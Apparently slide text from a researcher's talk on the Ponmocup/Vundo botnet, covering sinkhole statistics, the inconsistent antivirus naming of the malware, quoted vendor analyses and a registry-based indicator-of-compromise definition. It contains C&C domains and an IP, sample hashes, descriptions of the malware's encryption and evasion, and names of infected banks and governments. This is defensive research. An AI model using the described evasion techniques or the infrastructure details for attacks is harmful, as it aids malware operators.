
omniwebpro.org

rapidstream.biz

xyzconnect.org

More Sinkholing stats...

of unique IPs per day (*150 – 350*)



More Sinkholing stats...

of days each IP was seen

1d: 1784 = 70.3%

2d: 257 = 10.1%

3d: 115 = 4.5%

85% IPs seen on
3 of 28 days only

6 IPs = 0.1%
seen daily

IP != # bots (?)

# days seen	# uniq IP	# days seen	# uniq IP
1	1784	15	14
2	257	16	9
3	115	17	11
4	75	18	5
5	50	19	2
6	44	20	3
7	42	21	2
8	42	22	4
9	30	23	1
10	24	24	3
11	26	25	3
12	20	26	5
13	15	27	2
14	15	28	6

More Sinkholing stats...

Unique IPs per OS (p0f fingerprint)

#	IPs	"p0f_genre"
2378		Windows
236		Linux
15		Solaris
3		FreeBSD
2		CacheFlow

Non-Windows OS (9.7%) → Proxy servers (?)

→ Multiple IPs (bots) behind 1 proxy IP

(e.g. our company → 6 bots = 2 Proxy IPs → 3x)

More Sinkholing stats...

Org's hitting sinkhole – Banks (IP whois)

- UNITED OVERSEAS BANK LTD, Singapore SG
- Royal Bank of Scotland, GB
- National Bank of Kenya, Nairobi KE
- ICICIBank Ltd, Mumbai India
- UniCredit Bank d.d., Mostar, Bosnia and Herzegovina
- Den Danske Bank, Brabrand, Denmark
- QATAR NATIONAL BANK, Qatar
- central bank of iran, tehran,iran
- STATE BANK OF BIKANER & J, Rajasthan, India

More Sinkholing stats...

Org's hitting sinkhole – Govt's (IP whois)

- Irish Government, Dublin, Ireland
- City of Phoenix, Phoenix AZ (US)
- Gouvernement du Quebec - MSSS, Quebec Canada
- Academic and Regional Government Information Service, Torino IT
- Government of South Africa, Capetown ZA
- Network Flemish Government, Brussel, Belgium

More Sinkholing stats...

Org's hitting sinkhole – Univ's (IP whois)

- University of Kentucky, Lexington KY (US)
- University of Texas Health Science Center at Houston TX (US)
- University of Pennsylvania, Philadelphia PA (US)
- New York University, New York NY (US)
- Landeshochschulnetz Baden-Wuerttemberg, Stuttgart DE
- UNIVERSIDADE ESTADUAL DE CAMPINAS, Brasil
- UNIVERSITY OF BELGRADE, BELGRADE, SERBIA
- University of Technology and Agriculture, Bydgoszcz POLAND

The Bot

What is this Malware?

AV Detections of DLL samples

<http://www9.dyndns-server.com:8080/pub/botnet-links.html>

Malware samples

The following 3 DLL samples were extracted from infected hosts: (*Disk Forensics*)

ced3103e366d2eeac145639b080b3426

HPZipm12L.dll (VT 8 / 43 → 40 / 46)

dfe859eda8d9ed88863896ac233b17a9

crtddllo.dll (VT 14 / 42 → 24 / 34)

04366dfaa4a7d32066fa6dcda14c9e94

ole32H.dll (VT 12 / 42 → 34 / 46)

AV Detections of DLL samples

Detections for „**Vundo**“ of 3 DLL
Samples (28)

3 ClamAV	1 AntiVir
3 McAfee	1 F-Secure
3 Microsoft	1 MicroWorld-eScan
3 TotalDefense	1 nProtect
2 BitDefender	1 PCTools
2 Emsisoft	1 Symantec
2 Gdata	1 TrendMicro
2 McAfee-GW-Ed	1 TrendMicro-HC

AV Detections of DLL samples

Detections for „**Monder**“ (5)

- 1 Antiy-AVL
- 1 Fortinet
- 1 Ikarus
- 1 NANO-Antivirus
- 1 nProtect

Detections for „**Virtumonde**“ (7)

- 3 Commtouch**
- 3 F-Prot**
- 1 VIPRE

AV Detections of DLL samples

Detections for „**Kryptik**“ (11)

3 ESET-NOD32

2 Fortinet

2 Norman

2 VIPRE

1 TheHacker

1 Agnitum

Detections for „**Pirminay**“

2 Ikarus

Detections for „**Ponmocup**“

(none)

ThreatExpert's Statistics for *Trojan.Win32.Monder [Ikarus]*:

Trojan.Win32.Monder [Ikarus] is also known as:

Threat Alias	Monder [Ikarus]	Number of Incidents
Troj/Virtum-Gen [Sophos]	Virtum (Gen)	3,129
Trojan.Vundo [Symantec]	Vundo (Gen)	2,770
Trojan.Win32.Monder.atxg [Kaspersky Lab]	Monder (Gen)	2,652
Vundo [McAfee]	Virtumonde (Adw)	2,515
Trojan.Virtumonde [PC Tools]	Mal/Generic Packed.Generic Adware.*	2,297
Win-Trojan/Vundo.48128.D [AhnLab]		1,020
Trojan.Win32.Monder.chol [Kaspersky Lab]		399
Trojan.Win32.Monder.gen [Kaspersky Lab]		94
Vundo.gen.m [McAfee]		59
Trojan:Win32/Vundo.gen!R [Microsoft]		47
Trojan.Vundo.B [Symantec]		37
Mal/Generic-A [Sophos]		36
Trojan.Win32.Monderd.gen [Kaspersky Lab]		35
Trojan:Win32/Vundo.IX [Microsoft]		35
Trojan.Monder!sd6 [PC Tools]		27
Packed.Generic.201 [Symantec]		26
Adware.VirtuMonde [Symantec]		24
Trojan:Win32/Vundo.gen!D [Microsoft]		23
Mal/Generic-A, Troj/Virtum-Gen [Sophos]		17

Ponmocup Malware → VT check

MD5: 584fe856bb348e0089f7b59ec31881a5

google_born_help.exe

2 / 42 2012-10-05 Kryptik

MD5: 636a985d6e14c27ffc4fe6393ec96208

google_hotel_mariina.exe

2 / 44 2012-11-10 Pirminay

MD5: 43953a6cbeaa3dc0b5cddf0af12b4b80

plugin__mehdi_andynews__setup.exe

0 / 47 2013-05-21

27 / 47 2013-06-04

3x Vundo, 3x Pirminay, Ponmocup, Virtumonde

Antivirus Detections

Doing some OSINT
research on A/V names

http://www9.dyndns-server.com:8080/pub/botnet/ponmocup/ponmocup-analysis_2012-02-18.html

Why is this malware known under so many different names?
(Ponmocup, Pirminay, Kryptik, Swisyn, Vundo etc.)

Why aren't AV companies connecting the dots?

Using one common indicator, the existence or creation of a registry key, namely

```
HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\  
INTERNET SETTINGS\6
```

and/or

```
HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\  
INTERNET SETTINGS\6
```

I've been finding malware analysis reports from different AV's and online malware analysis sites.

http://www9.dyndns-server.com:8080/pub/botnet/ponmocup/ponmocup-analysis_2012-02-18.html

Here are some Google search queries to find more analysis reports:

site:xml.ssdsandbox.net "SOFTWARE\UOSBEU"	(4'220 hits)
site:mcafee.com "SOFTWARE\XFFNHFHAM"	(3'480 hits)
site:threatexpert.com "SOFTWARE\qrjaslop"	(227 hits)
site:sophos.com "SOFTWARE\zpppmcegc2"	(59 hits)
site:trendmicro.com "SOFTWARE\GHUZPSK"	(24 hits)
site:greatis.com "SOFTWARE\qbbyjp"	(6 hits)

Some AV's don't include the SOFTWARE registry key, but a well known initial C&C request:

site:securelist.com "gehut4.cn/update/utu.dat"	(354 hits)
site:camas.comodo.com imagehut4.cn	(28 hits)

Search for:

intohave.com

Viruses and Spyware

 [Search](#)[Advanced Search](#)

Your search for "intohave.com" returned 44 results

Your search for "intohave.com" returned 44 results

Results 1-10 of 44

1 | 2 | 3 | 4 | 5 Next >

[Detailed Analysis - Troj/Agent-AAOT - Viruses and Spyware - Threat ...](#)

10 Mar 2013 ... HTTP Requests. http://180.123.136.203/adj/Category.aspx. IP Connections. 180.123.136.203:80. DNS Requests. intohave.com. Free Mac Anti- ...

[Detailed Analysis - Troj/Agent-AAEV - Viruses and Spyware - Threat ...](#)

17 Feb 2013 ... IP Connections. 180.123.136.203:80. DNS Requests. intohave.com ... IP Connections. 180.123.136.203:80. DNS Requests. intohave.com ...

[Detailed Analysis - Troj/Meredr-C - Viruses and Spyware - Threat ...](#)

7 Feb 2013 ... IP Connections. 180.123.136.203:80. DNS Requests. intohave.com ... DNS Requests. intohave.com. Free Mac Anti-Virus. Download our free ...

Search for:

180.123.136.203

Viruses and Spyware



Search

[Advanced Search](#)**Your search for "180.123.136.203" returned 43 results**

Your search for "180.123.136.203" returned 43 results

Results 1-10 of 43

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7 Feb 2013 ... HTTP Requests. <http://180.123.136.203/adj/Category.aspx>. IP Connections. 180.123.136.203:80. DNS Requests. intohave.com. Example 3 ...

Detailed Analysis - Troj/Agent-AAOT - Viruses and Spyware - Threat ...

10 Mar 2013 ... HTTP Requests. <http://180.123.136.203/adj/Category.aspx>. IP Connections. 180.123.136.203:80. DNS Requests. intohave.com. Free Mac Anti- ...

Detailed Analysis - Troj/Inject-AJC - Viruses and Spyware - Threat

...

12 May 2013 ... HTTP Requests. <http://180.123.136.203/adj/Category.aspx>. IP Connections. 180.123.136.203:80. DNS Requests. intohave.com. Free Mac Anti- ...

Search for:

Software\zpppmcegc

Viruses and Spyware

Search

[Advanced Search Tips](#)

Your search for "Software\zpppmcegc" returned 65 results

Your search for "Software\zpppmcegc" returned 65 results

Results 1-10 of 65

1 | 2 | 3 | 4 | 5 Next >

Detailed Analysis - Troj/Agent-AAOT - Viruses and Spyware - Threat ...

10 Mar 2013 ... HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings. 6: 100 000000. HKLM\SOFTWARE\zpppmcegc. GY: 2a 35 ea 32 ...

Detailed Analysis - Troj/Meredr-C - Viruses and Spyware - Threat ...

7 Feb 2013 ... OKEECBUMO: C:\WINDOWS\system32\hypertmw.exe. HKCU\Software\ zpppmcegc. GY: d4 9a a4 7e 87 8c 22 33 d0 11 48 b3 69 f3 4a 3a fa ...

Detailed Analysis - Mal/Ponmocup-A - Viruses and Spyware - Threat ...

21 Apr 2011 ... Registry Keys Created. HKCU\Software\Microsoft\Windows\CurrentVersion\ Internet Settings. 6: 6d 24 a7 30 b0 38. HKCU\Software\zpppmcegc

Search for:

checkwebspeed.net

Viruses and Spyware



Search

Advanced Search

Your search for "checkwebspeed.net" returned 7 results

Your search for "checkwebspeed.net" returned 7 results

Results 1-7 of 7

1

Detailed Analysis - Mal/Ponmocup-A - Viruses and Spyware - Threat ...

21 Apr 2011 ... HTTP Requests. http://checkwebspeed.net/html/license_.html; http://checkwebspeed.net/html/license_.html. DNS Requests. checkwebspeed.

Detailed Analysis - Troj/Mdrop-CLC - Viruses and Spyware - Threat ...

19 Mar 2010 ... checkwebspeed . net imagehut4 . cn. When Troj/Mdrop-CLC is installed the following files are created: <User>xplore.exe <System>\cmutilo.exe ...

Detailed Analysis - Troj/DwnLdr-IEF - Viruses and Spyware - Threat ...

access the internet and communicate with a remote server via HTTP Troj/DwnLdr -IEF communicates via HTTP with the following locations: checkwebspeed . net ...

Search for:

checkwebspeed.net

Viruses and Spyware



Search

Advanced Search

Your search for "checkwebspeed.net" returned 7 results

Results 1-7 of 7

1

Detailed Analysis - Troj/Backdr-ER - Viruses and Spyware - Threat

...

HTTP Requests. http://checkwebspeed.net/html/license_.html; http://checkwebspeed.net/html/license_.html. DNS Requests. checkwebspeed.net.
Example 2 ...

Detailed Analysis - Troj/RENOS-ET - Viruses and Spyware - Threat

...

6 Jan 2012 ... HTTP Requests. http://checkwebspeed.net/html/license_.html; http://checkwebspeed.net/html/license_.html. DNS Requests. checkwebspeed.net.
... until0.exe ...

Detailed Analysis - Troj/Agent-QML - Viruses and Spyware - Threat ...

23 Feb 2011 ... HTTP Requests. http://checkwebspeed.net/html/license_.html; http://checkwebspeed.net/html/license_.html. DNS Requests. checkwebspeed.net.
... j/DwnLdr -IEF . net ...

What's in an A/V name?

1	Mal/Ponmocup-A	2	Troj/Agent-XXY	2	Troj/Luiha-BE
1	Mal/Ponmocup-B	2	Troj/Agent-YAC	1	Troj/Mdrop-CLC
1	Mal/Ponmocup-C	2	Troj/Agent-YDY	1	Troj/Mdrop-DXG
2	Troj/Agent-AAEV	2	Troj/Agent-YOJ	1	Troj/Mdrop-EJV
2	Troj/Agent-AAOT	2	Troj/Agent-YSA	2	Troj/Mdrop-EMJ
2	Troj/Agent-ABAZ	2	Troj/Agent-ZEY	2	Troj/Mdrop-ERQ
2	Troj/Agent-ABGO	2	Troj/Agent-ZIK	2	Troj/Mdrop-ETB
2	Troj/Agent-ABHU	2	Troj/Agent-ZIW	2	Troj/Mdrop-FAZ
2	Troj/Agent-ABMF	2	Troj/Agent-ZJT	2	Troj/Meredr-C
2	Troj/Agent-ABRV	1	Troj/Agent-ZTN	2	Troj/Pirminay-C
1	Troj/Agent-MSB	2	Troj/Agent-ZZX	2	Troj/Pirminay-D
1	Troj/Agent-PRC	1	Troj/DwnLdr-ISR	2	Troj/Pirminay-E
1	Troj/Agent-QTH	1	Troj/DwnLdr-ITH	1	Troj/Ponmo-A
1	Troj/Agent-QTM	1	Troj/DwnLdr-IXA	1	Troj/RENOS-ET
1	Troj/Agent-RML	1	Troj/DwnLdr-IYO	2	Troj/Sisron-J
1	Troj/Agent-RQQ	1	Troj/DwnLdr-KGA	2	Troj/Smad-A
1	Troj/Agent-TOS	2	Troj/DwnLdr-KIL	1	Troj/Swisyn-AN
1	Troj/Agent-UCY	2	Troj/DwnLdr-KJC	1	Troj/Swisyn-AQ
1	Troj/Agent-ULW	2	Troj/Inject-AJC	2	Troj/Vundo-AV
1	Troj/Agent-VMY	1	Troj/Inject-VY	2	Troj/Zbot-DIQ
2	Troj/Agent-XUX	2	Troj/Kasky-A		

What's in an A/V name?

3	Mal/Ponmocup	29	Troj/Agent
3	Troj/Pirminay	7	Troj/DwnLdr
1	Troj/Ponmo	2	Troj/Inject
2	Troj/Swisyn	1	Troj/Kasky
1	Troj/Vundo	1	Troj/Luiha
		7	Troj/Mdrop
10	Known Aliases	1	Troj/Meredr
52	Others	1	Troj/RENOS
62		1	Troj/Sisron
		1	Troj/Smad
		1	Troj/ Zbot
	10 = 16%		

Let's look at some more samples

Get Samples (VT reports) from VirusShare.com

Kryptik	772,675	Subset matching >= 4 Detections
Vundo	129,613	
Virtum	84,966	
Swisyn	53,061	→ 29,168
Monder	34,075	
Pirminay	8,135	
Ponmocup	3,460	
Milicenso	94	

Total: 898,698

Let's look at some more samples

VT Detections for "Vundo"

28771	Microsoft	98.6%
19882	McAfee	68.2%
16346	BitDefender	56.0%
16319	GData	55.9%
15714	F-Secure	53.9%
15122	AntiVir	51.8%
14743	McAfee-GW-Edition	50.5%
13216	Emsisoft	45.3%
12094	TrendMicro	41.5%
11766	Ikarus	40.3%
11125	TotalDefense	38.1%
10772	TrendMicro-HouseCall	36.9%
8544	CAT-QuickHeal	29.3%
8162	VIPRE	28.0%
7620	nProtect	26.1%

Let's look at some more samples

VT Detections for "Virtum*" (Virtumond[eo])

24745	F-Prot	84.8%
22645	CommTouch	77.6%
22177	Sophos	76.0%
9302	DrWeb	31.9%
5418	VIPRE	18.6%
4439	Norman	15.2%
3621	Ikarus	12.4%
2786	AhnLab-V3	9.6%
2733	Panda	9.4%
2172	Authentium	7.4%
1011	Fortinet	3.5%
943	VBA32	3.2%
900	NOD32	3.1%
881	a-squared	3.0%

Let's look at some more samples

VT Detections for "Virtumond*" [eo]

24745	F-Prot	84.8%
22645	CommTouch	77.6%
4564	VIPRE	15.6%
4439	Norman	15.2%
3619	Ikarus	12.4%
2785	AhnLab-V3	9.5%
2733	Panda	9.4%
2172	Authentium	7.4%
900	NOD32	3.1%
881	a-squared	3.0%
875	CAT-QuickHeal	3.0%
869	VBA32	3.0%
869	Kaspersky	3.0%

Let's look at some more samples

VT Detections for “Kryptik”

14751	NOD32	50.6%
11667	ESET-NOD32	40.0%
9084	Fortinet	31.1%
7650	VIPRE	26.2%
5887	TheHacker	20.2%
5153	Comodo	17.7%
4153	Norman	14.2%
3484	VirusBuster	11.9%
2295	Agnitum	7.9%
797	Rising	2.7%
781	NOD32Beta	2.7%
729	SUPERAntiSpyware	2.5%
439	Avast	1.5%

Let's look at some more samples

VT Detections for “Monder”

4890	Kaspersky	16.8%
3867	AhnLab-V3	13.3%
3734	Jiangmin	12.8%
2414	nProtect	8.3%
2411	VBA32	8.3%
2334	Antiy-AVL	8.0%
2078	TheHacker	7.1%
1780	ViRobot	6.1%
1660	Norman	5.7%
1631	Ikarus	5.6%
1492	CAT-QuickHeal	5.1%
1398	Fortinet	4.8%
1327	NANO-Antivirus	4.5%

Let's look at some more samples

VT Detections for "Swisyn"

44	AhnLab-V3	0.2%
40	TotalDefense	0.1%
28	eTrust-Vet	0.1%
7	VBA32	0.0%
4	Panda	0.0%
4	Norman	0.0%
3	Kaspersky	0.0%
2	SUPERAntiSpyware	0.0%
2	Sophos	0.0%
2	Fortinet	0.0%

Let's look at some more samples

VT Detections for "Milicenso"

63	Symantec	0.2%
61	PCTools	0.2%
3	eSafe	0.0%
3	AhnLab-V3	0.0%

Antivirus Descriptions

Malware descriptions
from A/V vendors

Printer Bomb/Troj Milicenso (2012-06-21)

<http://www.symantec.com/connect/blogs/trojanmilicenso-paper-salesman-s-dream-come-true>

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 COMMUNITY: Security  Blogs  Security Response 

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Trojan.Milicenso: A Paper Salesman's Dream Come True

Updated: 21 Jun 2012 | Translations available: 日本語, Português

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Over the past two weeks, an outbreak of Trojan.Milicenso has resulted in multiple reports of massive print jobs being sent to print servers, printing garbage characters until the printer runs out of paper. Our telemetry data has shown the worst hit regions were the US and India followed by regions in Europe and South America. We originally encountered Trojan.Milicenso in 2010 and our initial investigation had shown that this was basically a malware delivery vehicle for hire. The payload that is most commonly associated with this latest version is Adware.Eorezo; an adware targeting French speaking users.

Printer Bomb/Troj Milicenso

The Trojan Milicenso

- creates and executes a dropper
- dropper creates a DLL file
- dropper executable deletes itself
- main body of the dropped DLL is heavily encrypted
- the decryption key itself is encrypted
- key is unique on each infected computer

Printer Bomb/Troj Milicenso

- Detects presence of a sandbox or VM
- instead of ceasing all activity, contacts sites, downloads Adware.Eorezo

“... seems that it is using the adware as a decoy to distract attention from itself, thereby attempting to avoid malware analysis as this would categorize it as low risk and be dismissed.”

Printer Server gone wild (2012-06-08)

<http://www.symantec.com/connect/forums/print-server-gone-wild>

- **What is it doing?**
- Its downloading two types of files:
 - Payload -- Adware.Eorezo and Trojan.Milicenso
 - JPEGs -- used **steganographically** to provide **commands to the payload**

Printer Server gone wild

<http://www.symantec.com/connect/forums/print-server-gone-wild>

- **Why is it taking so long to create "complete" detection?**
- **Each component of this threat is highly encrypted.** The key for that encryption is different for each computer because it is based on
 - VolumeSerialNumber of the system volume.
 - Creation time of "c:\windows\system32" and "c:\System Volume Information"
- **This means that each individual machine will have a series of files that are unique at the byte level.**



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Threat Research and Response

<http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=TrojanDropper%3AWin32%2FVundo.R>

[Home](#) > [Learn more about malware](#) > [Research TrojanDropper:Win32/Vundo.R](#)



TrojanDropper:Win32/Vundo.R (?)

Encyclopedia entry

Updated: Jul 15, 2012 | Published: Jun 26, 2012

Aliases

Trojan.Ponmocup!ks7rFUjB4o0 (VirusBuster)
Win32/Ponmocup.AA trojan (ESET)

AdWare.Win32.EoRezo (Ikarus)

Alert Level (?)

Severe



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System changes

The following system changes may indicate the presence of this malware:

- The presence of the following files:

<system folder>\<file name>.exe (for example, *d3dim700o.exe*)

%TEMP%\~unins<random numbers>.bat (for example, *~unins6342.bat*)

<system folder>\<file name>.dll (for example, *wmsdmodo.dll*)

- The presence of the following registry modifications:

In subkey: *HKLM\Software<random>* (for example, *OAVALSGS*)

Sets value: *<random>* (for example, *abcmhecs*)

With data: *<50kb binary data>*

In subkey: *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run*

Sets value: *<random>* (for example, *ttfo*)

With data: *<system folder>\<file name>.exe* (for example, *d3dim700o.exe*)



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Downloads arbitrary files

TrojanDropper:Win32/Vundo.R connects to a remote server to download a DLL (dynamic link library) file into the following location:

<system folder>\<file name>.dll (for example, *wmsdmodo.dll*) - detected as [Trojan:Win32/Vundo.gen!AV](#)

We have observed TrojanDropper:Win32/Vundo.R contacting the following servers in the wild:

- *somethingclosely.com*
- *repliedstreets.com*

The DLL, detected as [Trojan:Win32/Vundo.gen!AV](#), is used to decrypt the payload data, which was placed on your computer during the installation of TrojanDropper:Win32/Vundo.R.

It creates the following registry key to store the encrypted data that, when decrypted, is detected as [Trojan:Win32/Vundo.QB](#):

In subkey: *HKLM\Software\<random>* (for example, *OAVALSGS*)

Sets value: "*<random>*" (for example, *abcmhecs*)

With data: *<50kb binary data>*

Win32/Vundo



Malware Protection Center

Alert level: High

This entry was first published on: Feb 27, 2008

This entry was updated on: Oct 07, 2013

This threat is also detected as:
Backdoor/Win32.Cidox (AhnLab)

TR/Kazy.117219.78 (Avira)

Trojan.Vundo.GZS (BitDefender)

W32/Downldr2.IZLI (Command)

Trojan.Mayachok.18579 (Dr.Web)

Win32/Citirevo.AE (ESET)

W32/Cidox.ACIO!tr (Fortinet)

Virus.Win32.Vundo (Ikarus)

Trojan.Win32.Cidox.acio (Kaspersky)

Vundo (McAfee)

RDN/Downloader.a!bm (McAfee)

Vundo.gen18 (Norman)

Troj/Mdrop-ETG (Sophos)

Trojan.Vundo (Symantec)

TROJ_CIDOX.DH (Trend Micro)

Technical information

Alert Level: High

- Delivery drive-by D/L & exploits (22)
- Spreads via Network & USB
- Displays Ads (*least critical / decoy?*)
- Downloads & runs other files
- Stops security services & AV
- Modifies browser behavior
- Sends lots sys-info to remote server
- Malware components encrypted & stored (partly) in Registry

<http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32/Vundo#tab=2>

Stay safe, become clean

How to detect and
prevent infections?

Created Ponmocup IOC (2012-04-06)

<http://ioc.forensicartifacts.com/2012/04/ponmocup-2/>


ForensicArtifacts.com
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Ponmocup – #2

Posted by: Keith / Tags: IOC, Malware, Ponmocup, Trojan

Authored By:

TomU @c_APT_ure

Description:

Detects an infected system from the ponmocup malware (with what I think is the most common basic indicator

Reports:

<http://c-apt-ure.blogspot.com/2012/02/not-apt-but-nasty-malware-ponmocup.html>

<http://c-apt-ure.blogspot.com/2012/03/ponmocup-lots-changed-but-not-all.html>

<http://www9.dyndns-server.com:8080/pub/botnet-links.html>

http://www9.dyndns-server.com:8080/pub/botnet/ponmocup/ponmocup-analysis_2012-02-18.html

<http://www.threatexpert.com/report.aspx?md5=1098b041b743fa06e276eca074042b3d>

<http://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Mal~Ponmocup-A/detailed-analysis.aspx>

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
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Ponmocup – #2

Posted by: Keith / Tags: IOC, Malware, Ponmocup, Trojan

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Indicators:

OR

AND

Registry Path contains SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings

Registry Type is REG_BINARY

OR

Registry ValueName is 6

Registry ValueName is 9

Testing Ponmocup IOC with IOC-Finder

IOC FINDER

View by Hosts

View by Indicator

1 host(s) contained matching hits on the searched IOCs.

TOM-XP-VM-2 - 192.168.4.101

Ponmocup malware infection V2- (UID: bcb504f2)

**IOCF\audits\TOM-XP-VM-2\20120409202105
\\mir.w32registryapi.42100408.xml**

[View Hits -](#)

[View Document \(112598.40 KB\)](#)

Registry Path	Type	Text	Date
HKEY_USERS\S-1-5-21-515967899-115176313-839522115-1005 \\Software\Microsoft\Windows\CurrentVersion\Internet Settings\6	 REG_BINARY		2012-04-09 20:06:25Z
HKEY_USERS\S-1-5-21-515967899-115176313-839522115-1005 \\Software\Microsoft\Windows\CurrentVersion\Internet Settings\9	 REG_BINARY	~p.....*9k..z.A.@X<..jJ.@....r....?..4.R..0	2012-04-09 20:06:25Z

**IOCF\audits\TOM-XP-VM-2\20120409205215
\\mir.w32registryapi.5f274c37.xml**

[View Hits -](#)

[View Document \(137742.91 KB\)](#)

Registry Path	Type	Text	Date
HKEY_USERS\S-1-5-21-515967899-115176313-839522115-1005 \\Software\Microsoft\Windows\CurrentVersion\Internet Settings\6	 REG_BINARY		2012-04-09 20:06:25Z
HKEY_USERS\S-1-5-21-515967899-115176313-839522115-1005 \\Software\Microsoft\Windows\CurrentVersion\Internet Settings\9	 REG_BINARY	~p.....*9k..z.A.@X<..jJ.@....r....?..4.R..0	2012-04-09 20:06:25Z

Details

Testing Ponmocup IOC with IOC-Finder

 IOC FINDER

TOM-XP-VM-2 - 192.168.4.101

Ponmocup malware infection V2- (UID: bcb504f2)

IOCF\audits\TOM-XP-VM-2\20120409202105
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View Hits -

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HKEY_USERS\S-1-5-21-515967899-115176313-839522115-1005 \Software\Microsoft\Windows\CurrentVersion\Internet Settings\9	 REG_BINARY	~p...

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Testing Ponmocup IOC with IOC-Finder

 IOC FINDER

TOI **Ponmocup malware infection V2**
bcb504f2-8f2c-478d-9b25-042e8b952dc6

Description

- Detects an infected system from the ponmocup malware (with what I think is the most common basic indicator) - References: - <http://c-apt-ure.blogspot.com/2012/02/not-apt-but-nasty-malware-ponmocup.html> - <http://c-apt-ure.blogspot.com/2012/02/not-apt-but-nasty-malware-ponmocup.html>

Definition

OR:

- **AND:**
 - RegistryItem/Path *contains* 'SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings'
 - RegistryItem/Type *is* ' REG_BINARY'
 - **OR:**
 - RegistryItem/ValueName *is* ' 6'
 - RegistryItem/ValueName *is* ' 9'

INFORMATION

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Updated:	2012-04-09T21:55:47Z

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KEYWORDS

Printer Bomb/Troj Milicenso

http://www.symantec.com/security_response/writeup.jsp?docid=2010-071503-4247-99

Trojan.Milicenso

Risk Level 1: Very Low

Summary

Technical Details

Removal

IOC matches

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The Trojan creates the following registry entries to alter Internet Explorer settings:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\2 = "[BINARY DATA]"
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\4 = "[BINARY DATA]"
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5 = "[BINARY DATA]"
